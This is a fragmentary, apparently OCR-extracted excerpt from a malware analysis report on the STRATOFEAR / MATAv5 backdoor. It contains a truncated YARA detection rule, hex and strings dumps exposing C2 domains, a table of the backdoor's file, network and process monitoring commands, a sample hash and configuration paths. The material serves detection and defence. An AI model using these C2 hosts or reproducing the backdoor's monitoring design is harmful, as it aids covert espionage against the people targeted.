
MATAv5




```
M_APT_Backdoor_STRATOFEAR_1
{
    strings:

        $str1 = "-alone" ascii
        $str2 = "-psn" ascii
        $str3 = "embed://" ascii
        $str4 =  "proc_data" ascii
        $str5 = "udp://" ascii
        $str6 =  "Path : %s" ascii
        $str7 = "127.0.0.1" ascii
```




Monitor ID	Internal Description
0x42	"monitor for when file(%s) is created"
0x43	"monitor for when size of file(%s) is changed"
0x44	"monitor for when status of network connection created"



```
00000610  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000620  00 00 00 00 00 00 00 00 00 00 70 73 73 6C 3A 2F  ..........pssl:/
00000630  2F 72 65 6C 79 73 75 64 64 65 6E 2E 63 6F 6D 3A  /relysudden.com:
00000640  34 34 33 00 00 00 00 00 00 00 00 00 00 00 00 00  443.............
```




```
6 rb  ♪       CONNECT             Path : %s   Config  Static  ,
   Initialize  "%s"    id  minute  proc_data    r b
a b +   embed://    %s%llu  udp://       %s%s:%u %s♪%s    ite
rator          %u %u %llu  length  data           monitor for wh
en file(%s) is created    monitor for when size of file(%s)
 is changed    monitor for when status of network connectio
n(%s:%d => %s:%d) is created          monitor for when proces
s(%s) is created monitor for when new device is mounted  mo
nitor for when new session is activated        monitor for w
hen it is waked up after %d minutes        [%04d:%02d:%02d:
%02d:%02d:%02d] [mon_id:%02d] %s♪   w   ~TFRC%08X.tmp   \
```



Monitoring-related commands

Similar to MataDoor (MATA-4), MATA-5 has a set of commands responsible for event monitoring. The monitoring tasks may be cached in the configuration file and restarted on malware initialization. Monitoring tasks have the following common attributes:

Command	Description
0x040	Delete monitoring task
0x041	Return monitoring tasks list
0x042	Add task to check if specified file or folder has appeared since previous check
0x043	Add task to check if size of specified file has changed




```
00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00 00 70 73 73 6c 3a 2f-2f 70 6f 69 73 65 62 6f  ..pssl://poisebo
78 65 72 2e 63 6f 6d 3a-34 34 33 00 00 00 00 00  xer.com:443.....
```


a8d49ee24010435e59baebe53d65fd8f

STRATOFEAR


MATAv5



```
{
    "MD5": "a8d49ee24010435e59baebe53d65fd8f"
    "Header": {
        "ExportName": "svc",
        "Type": "DLL",
    },
    "Exports": [
        "AsyncLoadDB",
        "ServiceMain"
    ],
    "TimeStamp": {
        "Linker": "2022-09-13 08:58:03",
        "Export": "2106-02-07 06:28:15
    }
}
```




```
C:\\ProgramData\\1C\\1c.cf
C:\\ProgramData\\1C\\1c.lg
embed://0
pssl://rubblegoon.com:443
pssl://poiseboxer.com:443
```



